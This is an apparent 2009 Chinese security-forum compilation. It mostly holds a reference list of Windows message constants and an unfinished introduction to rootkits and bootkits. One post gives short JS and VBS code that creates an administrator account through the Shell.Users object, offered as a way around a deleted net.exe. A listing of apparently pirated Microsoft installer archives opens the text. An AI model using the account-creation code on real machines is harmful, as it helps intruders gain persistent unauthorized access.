| | | zh-hans_search_server_2008_x86_x64_cd_x14-59639.rar

| | <SharePoint Server 2003>

| | | sc_office_2003_sps.rar

| | <SharePoint Server 2007>

| | | en_office_sharepoint_server_2007_standard_and_enterprise_x86_x64_



| | Lzh-hans_office_sharepoint_server_2007_standard_and_enterprise_editi
on x64 dvd x13-38864.rar

绿色兵团 2009 年刊 (论坛精选·WIN 陆战队版块) © 绿色兵团 版权所有



命令行下一种新的加帐号的方法

作者: lcx

今天研究了一下用户控制面板文件 nusrmgr.cpl, 发现调用的是 Shell.Users 来加用户, 它还同时调用了 wscript.shell、Shell.Application、Shell.LocalMachine 这三个组件。不过加用户的话, 这一个 Shell.Users 就足够了。那么可能在删掉了 net.exe 和不用 adsi 之外, 这也可能是一种新的加用户的方法。代码如下:

js:

```
var o=new ActiveXObject( "Shell.Users" );  
z=o.create("test") ;  
z.changePassword("123456","")  
z.setting("AccountType")=3;vbs:
```

vbs:

```
Set o=CreateObject( "Shell.Users" )  
Set z=o.create("test")  
z.changePassword "123456", ""  
z.setting("AccountType")=3
```

Windows 消息

夕阳浪子CN 2009-7-5 06:32

消息，就是指Windows发出的一个通知，告诉应用程序某个事情发生了。例如，单击鼠标、改变窗口尺寸、按下键盘上的一个键都会使Windows发送一个消息给应用程序。消息本身是作为一个记录传递给应用程序的，这个记录中包含了消息的类型以及其他信息。例如，对于单击鼠标所产生的消息来说，这个记录中包含了单击鼠标时的坐标。这个记录类型叫做TMsg，

它在Windows单元中是这样声明的：

type

TMsg = packed record

hwnd: HWND; //窗口句柄

message: UINT; //消息常量标识符

wParam: WPARAM; // 32 位消息的特定附加信息

lParam: LPARAM; // 32 位消息的特定附加信息

time: DWORD; //消息创建时的时间

pt: TPoint; //消息创建时的鼠标位置

end;

消息中有什么？

是否觉得一个消息记录中的信息像希腊语一样？如果是这样，那么看一看下面的解释：

hwnd 32 位的窗口句柄。窗口可以是任何类型的屏幕对象，因为Win32 能够维护大多数可视对象的句柄(窗口、对话框、按钮、编辑框等)。

message 用于区别其他消息的常量值，这些常量可以是Windows单元中预定义的常量，也可以是自定义的常量。

wParam 通常是一个与消息有关的常量值，也可能是窗口或控件的句柄。

lParam 通常是一个指向内存中数据的指针。由于WParam、lParam和Pointer都是32位的，

因此，它们之间可以相互转换。

WM_NULL = \$0000;

WM_CREATE = \$0001;

应用程序创建一个窗口

WM_DESTROY = \$0002;

一个窗口被销毁

WM_MOVE = \$0003;

移动一个窗口

WM_SIZE = \$0005;

改变一个窗口的大小

WM_ACTIVATE = \$0006;

一个窗口被激活或失去激活状态；

WM_SETFOCUS = \$0007;

获得焦点后

WM_KILLFOCUS = \$0008;
失去焦点

WM_ENABLE = \$000A;
改变enable状态

WM_SETREDRAW = \$000B;
设置窗口是否能重画

WM_SETTEXT = \$000C;
应用程序发送此消息来设置一个窗口的文本

WM_GETTEXT = \$000D;
应用程序发送此消息来复制对应窗口的文本到缓冲区

WM_GETTEXTLENGTH = \$000E;
得到与一个窗口有关的文本的长度（不包含空字符）

WM_PAINT = \$000F;
要求一个窗口重画自己

WM_CLOSE = \$0010;
当一个窗口或应用程序要关闭时发送一个信号

WM_QUERYENDSESSION = \$0011;
当用户选择结束对话框或程序自己调用ExitWindows函数

WM_QUIT = \$0012;
用来结束程序运行或当程序调用postquitmessage函数

WM_QUERYOPEN = \$0013;
当用户窗口恢复以前的大小位置时，把此消息发送给某个图标

WM_ERASEBKGD = \$0014;
当窗口背景必须被擦除时（例在窗口改变大小时）

WM_SYSCOLORCHANGE = \$0015;
当系统颜色改变时，发送此消息给所有顶级窗口

WM_ENDSESSION = \$0016;
当系统进程发出WM_QUERYENDSESSION消息后，此消息发送给应用程序，通知它对话是否结束

WM_SYSTEMERROR = \$0017;

WM_SHOWWINDOW = \$0018;
当隐藏或显示窗口是发送此消息给这个窗口

WM_ACTIVATEAPP = \$001C;
发此消息给应用程序哪个窗口是激活的，哪个是非激活的；

WM_FONTCHANGE = \$001D;
当系统的字体资源库变化时发送此消息给所有顶级窗口

WM_TIMECHANGE = \$001E;
当系统的时间变化时发送此消息给所有顶级窗口

WM_CANCELMODE = \$001F;
发送此消息来取消某种正在进行的摸态（操作）

WM_SETCURSOR = \$0020;
如果鼠标引起光标在某个窗口中移动且鼠标输入没有被捕获时，就发消息给某个窗口

WM_MOUSEACTIVATE = \$0021;

当光标在某个非激活的窗口中而用户正按着鼠标的某个键发送此消息给当前窗口

WM_CHILDACTIVATE = \$0022;

发送此消息给MDI子窗口当用户点击此窗口的标题栏，或当窗口被激活，移动，改变大小

WM_QUEUESYNC = \$0023;

此消息由基于计算机的训练程序发送，通过WH_JOURNALPALLYBACK的hook程序

分离出用户输入消息

WM_GETMINMAXINFO = \$0024;

此消息发送给窗口当它将要改变大小或位置；

WM_PAINTICON = \$0026;

发送给最小化窗口当它图标将要被重画

WM_ICONERASEBKGND = \$0027;

此消息发送给某个最小化窗口，仅当它在画图标前它的背景必须被重画

WM_NEXTDLGCTL = \$0028;

发送此消息给一个对话框程序去更改焦点位置

WM_SPOOLERSTATUS = \$002A;

每当打印管理列队增加或减少一条作业时发出此消息

WM_DRAWITEM = \$002B;

当button, combobox, listbox, menu的可视外观改变时发送

此消息给这些控件的所有者

WM_MEASUREITEM = \$002C;

当button, combo box, list box, list view control, or menu item 被创建时

发送此消息给控件的所有者

WM_DELETEITEM = \$002D;

当 the list box 或 combo box 被销毁 或 当 某些项被删除通过 LB_DELETESTRING, LB_RESETCONTENT, CB_DELETESTRING, or CB_RESETCONTENT 消息

WM_VKEYTOITEM = \$002E;

此消息有一个LBS_WANTKEYBOARDINPUT风格的发出给它的所有者来响应 WM_KEYDOWN消息

WM_CHARTOITEM = \$002F;

此消息由一个LBS_WANTKEYBOARDINPUT风格的列表框发送给他所有者来响应WM_CHAR消息

WM_SETFONT = \$0030;

当绘制文本时程序发送此消息得到控件要用的颜色

WM_GETFONT = \$0031;

应用程序发送此消息得到当前控件绘制文本的字体

WM_SETHOTKEY = \$0032;

应用程序发送此消息让一个窗口与一个热键相关连

WM_GETHOTKEY = \$0033;

应用程序发送此消息来判断热键与某个窗口是否有关联

WM_QUERYDRAGICON = \$0037;

此消息发送给最小化窗口，当此窗口将要被拖放而它的类中没有定义图标，应用程序能返回一个图标或光标的句柄，当用户拖放图标时系统显示这个图标或光标

WM_COMPAREITEM = \$0039;

发送此消息来判定combobox或listbox新增加的项的相对位置

WM_GETOBJECT = \$003D;

WM_COMPACTING = \$0041;

显示内存已经很少了

WM_WINDOWPOSCHANGING = \$0046;

发送此消息给那个窗口的大小和位置将要被改变时，来调用setwindowpos函数或其它窗口管理函数

WM_WINDOWPOSCHANGED = \$0047;

发送此消息给那个窗口的大小和位置已经被改变时，来调用setwindowpos函数或其它窗口管理函数

WM_POWER = \$0048;（适用于 16 位的windows）

当系统将要进入暂停状态时发送此消息

WM_COPYDATA = \$004A;

当一个应用程序传递数据给另一个应用程序时发送此消息

WM_CANCELJOURNAL = \$004B;

当某个用户取消程序日志激活状态，提交此消息给程序

WM_NOTIFY = \$004E;

当某个控件的某个事件已经发生或这个控件需要得到一些信息时，发送此消息给它的父窗口

WM_INPUTLANGCHANGEREQUEST = \$0050;

当用户选择某种输入语言，或输入语言的热键改变

WM_INPUTLANGCHANGE = \$0051;

当平台现场已经被改变后发送此消息给受影响的最顶级窗口

WM_TCARD = \$0052;

当程序已经初始化windows帮助例程时发送此消息给应用程序

WM_HELP = \$0053;

此消息显示用户按下了F1，如果某个菜单是激活的，就发送此消息个此窗口关联的菜单，否则就

发送给有焦点的窗口，如果当前都没有焦点，就把此消息发送给当前激活的窗口

WM_USERCHANGED = \$0054;

当用户已经登入或退出后发送此消息给所有的窗口，当用户登入或退出时系统更新用户的具体

设置信息，在用户更新设置时系统马上发送此消息；

WM_NOTIFYFORMAT = \$0055;

公用控件，自定义控件和他们的父窗口通过此消息来判断控件是使用ANSI还是UNICODE结构

在WM_NOTIFY消息，使用此控件能使某个控件与它的父控件之间进行相互通信

WM_CONTEXTMENU = \$007B;

当用户某个窗口中点击了一下右键就发送此消息给这个窗口

WM_STYLECHANGING = \$007C;

当调用SETWINDOWLONG函数将要改变一个或多个 窗口的风格时发送此消息给那个窗口

WM_STYLECHANGED = \$007D;

当调用SETWINDOWLONG函数一个或多个 窗口的风格后发送此消息给那个窗口

WM_DISPLAYCHANGE = \$007E;

当显示器的分辨率改变后发送此消息给所有的窗口

WM_GETICON = \$007F;

此消息发送给某个窗口来返回与某个窗口有关连的大图标或小图标的句柄;

WM_SETICON = \$0080;

程序发送此消息让一个新的大图标或小图标与某个窗口关联;

WM_NCCREATE = \$0081;

当某个窗口第一次被创建时, 此消息在WM_CREATE消息发送前发送;

WM_NCDESTROY = \$0082;

此消息通知某个窗口, 非客户区正在销毁

WM_NCCALCSIZE = \$0083;

当某个窗口的客户区域必须被核算时发送此消息

WM_NCHITTEST = \$0084; //移动鼠标, 按住或释放鼠标时发生

WM_NCPAINT = \$0085;

程序发送此消息给某个窗口当它(窗口)的框架必须被绘制时;

WM_NCACTIVATE = \$0086;

此消息发送给某个窗口 仅当它的非客户区需要被改变来显示是激活还是非激活状态;

WM_GETDLGCODE = \$0087;

发送此消息给某个与对话框程序关联的控件, windows控制方位键和TAB键使输入进入此控件

通过响应WM_GETDLGCODE消息, 应用程序可以把他当成一个特殊的输入控件并能处理它

WM_NCMOUSEMOVE = \$00A0;

当光标在一个窗口的非客户区内移动时发送此消息给这个窗口 //非客户区为: 窗体的标题栏及窗体的边框体

WM_NCLBUTTONDOWN = \$00A1;

当光标在一个窗口的非客户区同时按下鼠标左键时提交此消息

WM_NCLBUTTONUP = \$00A2;

当用户释放鼠标左键同时光标某个窗口在非客户区时发送此消息;

WM_NCLBUTTONDOWNBLCLK = \$00A3;

当用户双击鼠标左键同时光标某个窗口在非客户区时发送此消息

WM_NCRBUTTONDOWN = \$00A4;

当用户按下鼠标右键同时光标又在窗口的非客户区时发送此消息

WM_NCRBUTTONUP = \$00A5;

当用户释放鼠标右键同时光标又在窗口的非客户区时发送此消息
WM_NCRBUTTONDBLCLK = \$00A6;
当用户双击鼠标右键同时光标某个窗口在非客户区时发送此消息
WM_NCMBUTTONDOWN = \$00A7;
当用户按下鼠标中键同时光标又在窗口的非客户区时发送此消息
WM_NCMBUTTONUP = \$00A8;
当用户释放鼠标中键同时光标又在窗口的非客户区时发送此消息
WM_NCMBUTTONDBLCLK = \$00A9;
当用户双击鼠标中键同时光标又在窗口的非客户区时发送此消息
WM_KEYFIRST = \$0100;
WM_KEYDOWN = \$0100;
//按下一个键
WM_KEYUP = \$0101;
//释放一个键
WM_CHAR = \$0102;
//按下某键，并已发出WM_KEYDOWN， WM_KEYUP消息
WM_DEADCHAR = \$0103;
当用translatemessage函数翻译WM_KEYUP消息时发送此消息给拥有焦点的窗口
WM_SYSKEYDOWN = \$0104;
当用户按住ALT键同时按下其它键时提交此消息给拥有焦点的窗口;
WM_SYSKEYUP = \$0105;
当用户释放一个键同时ALT 键还按着时提交此消息给拥有焦点的窗口
WM_SYSCHAR = \$0106;
当WM_SYSKEYDOWN消息被TRANSLATEMESSAGE函数翻译后提交此消息给拥有焦点的窗口
WM_SYSDEADCHAR = \$0107;
当WM_SYSKEYDOWN消息被TRANSLATEMESSAGE函数翻译后发送此消息给拥有焦点的窗口
WM_KEYLAST = \$0108;
WM_INITDIALOG = \$0110;
在一个对话框程序被显示前发送此消息给它，通常用此消息初始化控件和执行其它任务
WM_COMMAND = \$0111;
当用户选择一条菜单命令项或当某个控件发送一条消息给它的父窗口，一个快捷键被翻译
WM_SYSCOMMAND = \$0112;
当用户选择窗口菜单的一条命令或当用户选择最大化或最小化时那个窗口会收到此消息
WM_TIMER = \$0113; //发生了定时器事件
WM_HSCROLL = \$0114;
当一个窗口标准水平滚动条产生一个滚动事件时发送此消息给那个窗口，也发送给拥有它的控件
WM_VSCROLL = \$0115;

当一个窗口标准垂直滚动条产生一个滚动事件时发送此消息给那个窗口也，发送给拥有它的控件 WM_INITMENU = \$0116;

当一个菜单将要被激活时发送此消息，它发生在用户菜单条中的某项或按下某个菜单键，它允许程序在显示前更改菜单

WM_INITMENUPOPUP = \$0117;

当一个下拉菜单或子菜单将要被激活时发送此消息，它允许程序在它显示前更改菜单，而不要改变全部

WM_MENUSELECT = \$011F;

当用户选择一条菜单项时发送此消息给菜单的所有者（一般是窗口）

WM_MENUCHAR = \$0120;

当菜单已被激活用户按下了某个键（不同于加速键），发送此消息给菜单的所有者；

WM_ENTERIDLE = \$0121;

当一个模态对话框或菜单进入空载状态时发送此消息给它的所有者，一个模态对话框或菜单进入空载状态就是在处理完一条或几条先前的消息后没有消息它的队列中等待

WM_MENURBUTTONUP = \$0122;

WM_MENUDRAG = \$0123;

WM_MENUGETOBJECT = \$0124;

WM_UNINITMENUPOPUP = \$0125;

WM_MENUCOMMAND = \$0126;

WM_CHANGEUISTATE = \$0127;

WM_UPDATEUISTATE = \$0128;

WM_QUERYUISTATE = \$0129;

WM_CTLCOLOORMSGBOX = \$0132;

在windows绘制消息框前发送此消息给消息框的所有者窗口，通过响应这条消息，所有者窗口可以通过使用给定的相关显示设备的句柄来设置消息框的文本和背景颜色

WM_CTLCOLOREDIT = \$0133;

当一个编辑型控件将要被绘制时发送此消息给它的父窗口；通过响应这条消息，所有者窗口可以通过使用给定的相关显示设备的句柄来设置编辑框的文本和背景颜色

WM_CTLCOLORLISTBOX = \$0134;

当一个列表框控件将要被绘制前发送此消息给它的父窗口；通过响应这条消息，所有者窗口可以通过使用给定的相关显示设备的句柄来设置列表框的文本和背景颜色

WM_CTLCOLORBTN = \$0135;

当一个按钮控件将要被绘制时发送此消息给它的父窗口；通过响应这条消息，所有者窗口可以通过使用给定的相关显示设备的句柄来设置按钮的文本和背景颜色

WM_CTLCOLORDLG = \$0136;

当一个对话框控件将要被绘制前发送此消息给它的父窗口；通过响应这条消息，所有者窗口可以通过使用给定的相关显示设备的句柄来设置对话框的文本背景

颜色

WM_CTLCOLORSCROLLBAR= \$0137;

当一个滚动条控件将要被绘制时发送此消息给它的父窗口；通过响应这条消息，所有者窗口可以通过使用给定的相关显示设备的句柄来设置滚动条的背景颜色

WM_CTLCOLORSTATIC = \$0138;

当一个静态控件将要被绘制时发送此消息给它的父窗口；通过响应这条消息，所有者窗口可以通过使用给定的相关显示设备的句柄来设置静态控件的文本和背景颜色

WM_MOUSEFIRST = \$0200;

WM_MOUSEMOVE = \$0200;

// 移动鼠标

WM_LBUTTONDOWN = \$0201;

//按下鼠标左键

WM_LBUTTONUP = \$0202;

//释放鼠标左键

WM_LBUTTONDBLCLK = \$0203;

//双击鼠标左键

WM_RBUTTONDOWN = \$0204;

//按下鼠标右键

WM_RBUTTONUP = \$0205;

//释放鼠标右键

WM_RBUTTONDBLCLK = \$0206;

//双击鼠标右键

WM_MBUTTONDOWN = \$0207;

//按下鼠标中键

WM_MBUTTONUP = \$0208;

//释放鼠标中键

WM_MBUTTONDBLCLK = \$0209;

//双击鼠标中键

WM_MOUSEWHEEL = \$020A;

当鼠标轮子转动时发送此消息个当前有焦点的控件

WM_MOUSELAST = \$020A;

WM_PARENTNOTIFY = \$0210;

当MDI子窗口被创建或被销毁，或用户按了一下鼠标键而光标在子窗口上时发送此消息给它的父窗口

WM_ENTERMENULOOP = \$0211;

发送此消息通知应用程序的主窗口that已经进入了菜单循环模式

WM_EXITMENULOOP = \$0212;

发送此消息通知应用程序的主窗口that已退出了菜单循环模式

WM_NEXTMENU = \$0213;

WM_SIZING = 532;

当用户正在调整窗口大小时发送此消息给窗口；通过此消息应用程序可以监视窗口大小和位置也可以修改他们

WM_CAPTURECHANGED = 533;

发送此消息 给窗口当它失去捕获的鼠标时;

WM_MOVING = 534;

当用户在移动窗口时发送此消息, 通过此消息应用程序可以监视窗口大小和位置也可以修改他们;

WM_POWERBROADCAST = 536;

此消息发送给应用程序来通知它有关电源管理事件;

WM_DEVICECHANGE = 537;

当设备的硬件配置改变时发送此消息给应用程序或设备驱动程序

WM_IME_STARTCOMPOSITION = \$010D;

WM_IME_ENDCOMPOSITION = \$010E;

WM_IME_COMPOSITION = \$010F;

WM_IME_KEYLAST = \$010F;

WM_IME_SETCONTEXT = \$0281;

WM_IME_NOTIFY = \$0282;

WM_IME_CONTROL = \$0283;

WM_IME_COMPOSITIONFULL = \$0284;

WM_IME_SELECT = \$0285;

WM_IME_CHAR = \$0286;

WM_IME_REQUEST = \$0288;

WM_IME_KEYDOWN = \$0290;

WM_IME_KEYUP = \$0291;

WM_MDICREATE = \$0220;

应用程序发送此消息给多文档的客户窗口来创建一个MDI 子窗口

WM_MDIDESTROY = \$0221;

应用程序发送此消息给多文档的客户窗口来关闭一个MDI 子窗口

WM_MDIACTIVATE = \$0222;

应用程序发送此消息给多文档的客户窗口通知客户窗口激活另一个MDI子窗口, 当客户窗口收到此消息后, 它发出WM_MDIACTIVE消息给MDI子窗口(未激活)激活它;

WM_MDIRESTORE = \$0223;

程序 发送此消息给MDI客户窗口让子窗口从最大最小化恢复到原来大小

WM_MDINEXT = \$0224;

程序 发送此消息给MDI客户窗口激活下一个或前一个窗口

WM_MDIMAXIMIZE = \$0225;

程序发送此消息给MDI客户窗口来最大化一个MDI子窗口;

WM_MDTILE = \$0226;

程序 发送此消息给MDI客户窗口以平铺方式重新排列所有MDI子窗口

WM_MDICASCADE = \$0227;

程序 发送此消息给MDI客户窗口以层叠方式重新排列所有MDI子窗口

WM_MDIICONARRANGE = \$0228;

程序 发送此消息给MDI客户窗口重新排列所有最小化的MDI子窗口

WM_MDIGETACTIVE = \$0229;

程序 发送此消息给MDI客户窗口来找到激活的子窗口的句柄

WM_MDISETMENU = \$0230;

程序 发送此消息给MDI客户窗口用MDI菜单代替子窗口的菜单

WM_ENTERSIZEMOVE = \$0231;

WM_EXITSIZEMOVE = \$0232;

WM_DROPFILES = \$0233;

WM_MDIREFRESHMENU = \$0234;

WM_MOUSEHOVER = \$02A1;

WM_MOUSELEAVE = \$02A3;

WM_CUT = \$0300;

程序发送此消息给一个编辑框或combobox来删除当前选择的文本

WM_COPY = \$0301;

程序发送此消息给一个编辑框或combobox来复制当前选择的文本到剪贴板

WM_PASTE = \$0302;

程序发送此消息给editcontrol或combobox从剪贴板中得到数据

WM_CLEAR = \$0303;

程序发送此消息给editcontrol或combobox清除当前选择的内容;

WM_UNDO = \$0304;

程序发送此消息给editcontrol或combobox撤消最后一次操作

WM_RENDERFORMAT = \$0305;

WM_RENDERALLFORMATS = \$0306;

WM_DESTROYCLIPBOARD = \$0307;

当调用ENPTYCLIPBOARD函数时 发送此消息给剪贴板的所有者

WM_DRAWCLIPBOARD = \$0308;

当剪贴板的内容变化时发送此消息给剪贴板观察链的第一个窗口; 它允许用剪贴板观察窗口来

显示剪贴板的新内容;

WM_PAINTCLIPBOARD = \$0309;

当剪贴板包含CF_OWNERDIPLAY格式的数据并且剪贴板观察窗口的客户区需要重画;

WM_VSCROLLCLIPBOARD = \$030A;

WM_SIZECLIPBOARD = \$030B;

当剪贴板包含CF_OWNERDIPLAY格式的数据并且剪贴板观察窗口的客户区域的大小已经改变是此消息通过剪贴板观察窗口发送给剪贴板的所有者;

WM_ASKCBFORMATNAME = \$030C;

通过剪贴板观察窗口发送此消息给剪贴板的所有者来请求一个CF_OWNERDISPLAY格式的剪贴板的名字

WM_CHANGECHAIN = \$030D;

当一个窗口从剪贴板观察链中移去时发送此消息给剪贴板观察链的第一个窗口;

WM_HSCROLLCLIPBOARD = \$030E;

此消息通过一个剪贴板观察窗口发送给剪贴板的所有者 ; 它发生在当剪贴板包含CFOWNERDISPALY格式的数据并且有个事件在剪贴板观察窗的水平滚动条

上；所有者应滚动剪贴板图象并更新滚动条的值；

WM_QUERYNEWPALETTE = \$030F;

此消息发送给将要收到焦点的窗口，此消息能使窗口在收到焦点时同时有机会实现他的逻辑调色板

WM_PALETTEISCHANGING= \$0310;

当一个应用程序正要实现它的逻辑调色板时发此消息通知所有的应用程序

WM_PALETTECHANGED = \$0311;

此消息在一个拥有焦点的窗口实现它的逻辑调色板后发送此消息给所有顶级并重叠的窗口，以此来改变系统调色板

WM_HOTKEY = \$0312;

当用户按下由REGISTERHOTKEY函数注册的热键时提交此消息

WM_PRINT = 791;

应用程序发送此消息仅当WINDOWS或其它应用程序发出一个请求要求绘制一个应用程序的一部分；

WM_PRINTCLIENT = 792;

WM_HANDHELDFIRST = 856;

WM_HANDHELDLAST = 863;

WM_PENWINFIRST = \$0380;

WM_PENWINLAST = \$038F;

WM_COALESCE_FIRST = \$0390;

WM_COALESCE_LAST = \$039F;

WM_DDE_FIRST = \$03E0;

WM_DDE_INITIATE = WM_DDE_FIRST + 0;

一个DDE客户程序提交此消息开始一个与服务器程序的会话来响应那个指定的程序和主题名；

WM_DDE_TERMINATE = WM_DDE_FIRST + 1;

一个DDE应用程序（无论是客户还是服务器）提交此消息来终止一个会话；

WM_DDE_ADVISE = WM_DDE_FIRST + 2;

一个DDE客户程序提交此消息给一个DDE服务程序来请求服务器每当数据项改变时更新它

WM_DDE_UNADVISE = WM_DDE_FIRST + 3;

一个DDE客户程序通过此消息通知一个DDE服务程序不更新指定的项或一个特殊的剪贴板格式的项

WM_DDE_ACK = WM_DDE_FIRST + 4;

此消息通知一个DDE（动态数据交换）程序已收到并正在处理WM_DDE_POKE, WM_DDE_EXECUTE, WM_DDE_DATA, WM_DDE_ADVISE, WM_DDE_UNADVISE, or WM_DDE_INITIAT消息

WM_DDE_DATA = WM_DDE_FIRST + 5;

一个DDE服务程序提交此消息给DDE客户程序来传递个一数据项给客户或通知客户的一条可用数据项

WM_DDE_REQUEST = WM_DDE_FIRST + 6;

一个DDE客户程序提交此消息给一个DDE服务程序来请求一个数据项的值；

WM_DDE_POKE = WM_DDE_FIRST + 7;

一个DDE客户程序提交此消息给一个DDE服务程序，客户使用此消息来请求服务器接收一个未经同意的数据项；服务器通过答复WM_DDE_ACK消息提示是否它接收这个数据项；

WM_DDE_EXECUTE = WM_DDE_FIRST + 8;

一个DDE客户程序提交此消息给一个DDE服务程序来发送一个字符串给服务器让它象串行命令一样被处理，服务器通过提交WM_DDE_ACK消息来作回应；

WM_DDE_LAST = WM_DDE_FIRST + 8;

WM_APP = \$8000;

WM_USER = \$0400;

此消息能帮助应用程序自定义私有消息；

////////////////////////////////////

通知消息(Notification message)是指这样一种消息，一个窗口内的子控件发生了一些事情，需要通知父窗口。通知消息只适用于标准的窗口控件如按钮、列表框、组合框、编辑框，以及Windows 95 公共控件如树状视图、列表视图等。例如，单击或双击一个控件、在控件中选择部分文本、操作控件的滚动条都会产生通知消息。

按钮

BN_CLICKED //用户单击了按钮

BN_DISABLE //按钮被禁止

BN_DOUBLECLICKED //用户双击了按钮

BN_HILITE //用户加亮了按钮

BN_PAINT按钮应当重画

BN_UNHILITE加亮应当去掉

组合框

CBN_CLOSEUP组合框的列表框被关闭

CBN_DBLCLK用户双击了一个字符串

CBN_DROPDOWN组合框的列表框被拉出

CBN_EDITCHANGE用户修改了编辑框中的文本

CBN_EDITUPDATE编辑框内的文本即将更新

CBN_ERRSPACE组合框内存不足

CBN_KILLFOCUS组合框失去输入焦点

CBN_SELCHANGE在组合框中选择了一项

CBN_SELENDCANCEL用户的选择应当被取消

CBN_SELENDOK用户的选择是合法的

CBN_SETFOCUS组合框获得输入焦点

编辑框

EN_CHANGE编辑框中的文本已更新

EN_ERRSPACE编辑框内存不足

EN_HSCROLL用户点击了水平滚动条

EN_KILLFOCUS编辑框正在失去输入焦点

EN_MAXTEXT插入的内容被截断

EN_SETFOCUS编辑框获得输入焦点

EN_UPDATE编辑框中的文本将要更新

EN_VSCROLL用户点击了垂直滚动条消息含义
列表框

LBN_DBLCLK用户双击了一项

LBN_ERRSPACE列表框内存不够

LBN_KILLFOCUS列表框正在失去输入焦点

LBN_SELCANCEL选择被取消

LBN_SELCHANGE选择了另一项

LBN_SETFOCUS列表框获得输入焦点

回复 楼主 夕阳浪子 CN 的帖子

补充如下：

Windows是一消息（Message）驱动式系统，Windows消息提供了应用程序与应用程序之间、应用程序与Windows系统之间进行通讯的手段。应用程序要实现的功能由消息来触发，并靠对消息的响应和处理来完成。Windows系统中有两种消息队列，一种是系统消息队列，另一种是应用程序消息队列。计算机的所有输入设备由 Windows监控，当一个事件发生时，Windows先将输入的消息放入系统消息队列中，然后再将输入的消息拷贝到相应的应用程序队列中，应用程序中的消息循环从它的消息队列中检索每一个消息并发送给相应的窗口函数中。一个事件的发生，到达处理它的窗口函数必须经历上述过程。值得注意的是消息的非抢先性，即不论事件的急与缓，总是按到达的先后排队（一些系统消息除外），这就使得一些外部实时事件可能得不到及时的处理。

由于Windows本身是由消息驱动的，所以解密时跟踪一个消息会得到相当底层的答案。举一个例子来说明这个问题，打开记事本程序，该程序有一个File菜单，那么，在运行该应用程序的时候，如果用户单击了File菜单里New命令时，这个动作将被Windows（而不是应用程序本身！）所捕获，Windows经过分析得知这个动作应该由上面所说的那个应用程序去处理，既然是这样，Windows就发送了个叫做WM_COMMAND的消息给应用程序，该消息所包含信息告诉应用程序：“用户单击了New菜单”，应用程序得知这一消息之后，采取相应的动作来响应它，这个过程称为消息处理。Windows为每一个应用程序（确切地说是每一个线程）维护了相应的消息队列，应用程序的任务就是不停的从它的消息队列中获取消息，分析消息和处理消息，直到一条接到叫做WM_QUIT消息为止，这个过程通常是由一种叫做消息循环的程序结构来实现的。

附百度说明——

“Windows系统是一个消息驱动的OS，什么是消息呢？下面从不同的几个方面讲解一下。

1、消息的组成：一个消息由一个消息名称（UINT），和两个参数（WPARAM, LPARAM）。当用户进行了输入或是窗口的状态发生改变时系统都会发送消息到某一个窗口。例如当菜单选中之后会有WM_COMMAND消息发送，WPARAM的高字中（HIWORD(wParam)）是命令的ID号，对菜单来讲就是菜单ID。当然用户也可以定义自己的消息名称，也可以利用自定义消息来发送通知和传送数据。

2、谁将收到消息：一个消息必须由一个窗口接收。在窗口的过程（WNDPROC）中可以对消息进行分析，对自己感兴趣的消息进行处理。例如你希望对菜单选择进行处理那么你可以定义对WM_COMMAND进行处理的代码，如果希望在窗口中进行图形输出就必须对WM_PAINT进行处理。

3、未处理的消息到哪里去了：MS\$为窗口编写了默认的窗口过程，这个窗口过程将负责处理那些你不处理消息。正因为有了这个默认窗口过程我们才可以利用Windows的窗口进行开发而不必过多关注窗口各种消息的处理。例如窗口在被拖动时会有很多消息发送，而我们都可以不予理睬让系统自己去处理。

4、窗口句柄：说到消息就不能不说窗口句柄，系统通过窗口句柄来在整个系统中唯一标识一个窗口，发送一个消息时必须指定一个窗口句柄表明该消息由那个窗口接收。而每个窗口都会有自己的窗口过程，所以用户的输入就会被正确的处理。例如有两个窗口共用一个窗口过程代码，你在窗口一上按下鼠标时消息就会通过窗口一的句柄被发送到窗口一而不是窗口二。

5、示例：下面有一段伪代码演示如何在窗口过程中处理消息

```
LONG yourWndProc(HWND hWnd, UINT uMessageType, WPARAM wP, LPARAM)  
{  
    switch(uMessageType)  
    {  
        //使用SWITCH语句将各种消息分开  
        case(WM_PAINT):  
            doYourWindow(...); //在窗口需要重新绘制时进行输出  
            break;  
        case(WM_LBUTTONDOWN):  
            doYourWork(...); //在鼠标左键被按下时进行处理  
            break;  
        default:  
            callDefaultWndProc(...); //对于其它情况就让系统自己处理  
            break;  
    }  
}
```

```
}  
}
```

接下来谈谈什么是消息机制：系统将会维护一个或多个消息队列，所有产生的消息都会被放入或是插入队列中。系统会在队列中取出每一条消息，根据消息的接收句柄而将该消息发送给拥有该窗口的程序的消息循环。每一个运行的程序都有自己的消息循环，在循环中得到属于自己的消息并根据接收窗口的句柄调用相应的窗口过程。而在没有消息时消息循环就将控制权交给系统所以Windows可以同时进行多个任务。下面的伪代码演示了消息循环的用法：

```
while(1)  
{  
    id=getMessage(...);  
    if(id == quit)  
        break;  
    translateMessage(...);  
}
```

当该程序没有消息通知时getMessage就不会返回，也就不会占用系统的CPU时间。图示消息投递模式

在 16 位的系统中系统中只有一个消息队列，所以系统必须等待当前任务处理消息后才可以发送下一消息到相应程序，如果一个程序陷入死循环或是耗时操作时系统就会得不到控制权。这种多任务系统也就称为协同式的多任务系统。Windows3.X就是这种系统。

而 32 位的系统中每一运行的程序都会有一个消息队列，所以系统可以在多个消息队列中转换而不必等待当前程序完成消息处理就可以得到控制权。这种多任务系统就称为抢先式的多任务系统。”

推荐阅读：《深入剖析MFC中对于Windows消息处理、运行机制》

《 Windows 消息查询器 》 下载地址：

<http://www.skycn.com/soft/49590.html>

BootKit 时代的启幕

如果我问你什么是Rootkit，想必你已经很熟练地回答了。如果我问你什么是

BootRoot，也许你要好好想想吧。那再问你什么是Vbootkit，你会不会反问说“没见过这玩意”？

1、Rootkit

这里不打算再讲，下面来自百度百科：

“好多人有一个误解，他们认为rootkit是用作获得系统root访问权限的工具。实际上，rootkit是攻击者用来隐藏自己的踪迹和保留root访问权限的工具。通常，攻击者通过远程攻击获得root访问权限，或者首先密码猜测或者密码强制破译的方式获得系统的访问权限。进入系统后，如果他还没有获得root权限，再通过某些安全漏洞获得系统的root权限。接着，攻击者会在侵入的主机中安装rootkit，然后他将经常通过rootkit的后门检查系统是否有其他的用户登录，如果只有自己，攻击者就开始着手清理日志中的有关信息。通过rootkit的嗅探器获得其它系统的用户和密码之后，攻击者就会利用这些信息侵入其它的系统。”

2、BootRoot

通过在Windows内核启动过程中额外插入第三方代码的技术项目，即为“BootRoot”。国外组织eBye在通过这种新的Rootkit启动技术，并赋予这种无需依赖Windows内核启动过程去加载自身代码的技术及其衍生品——“BootKit”，即“Boot Rootkit”。

从此，BootKit时代开始启幕。

3、Mebroot是如何实现MBR感染与运作的

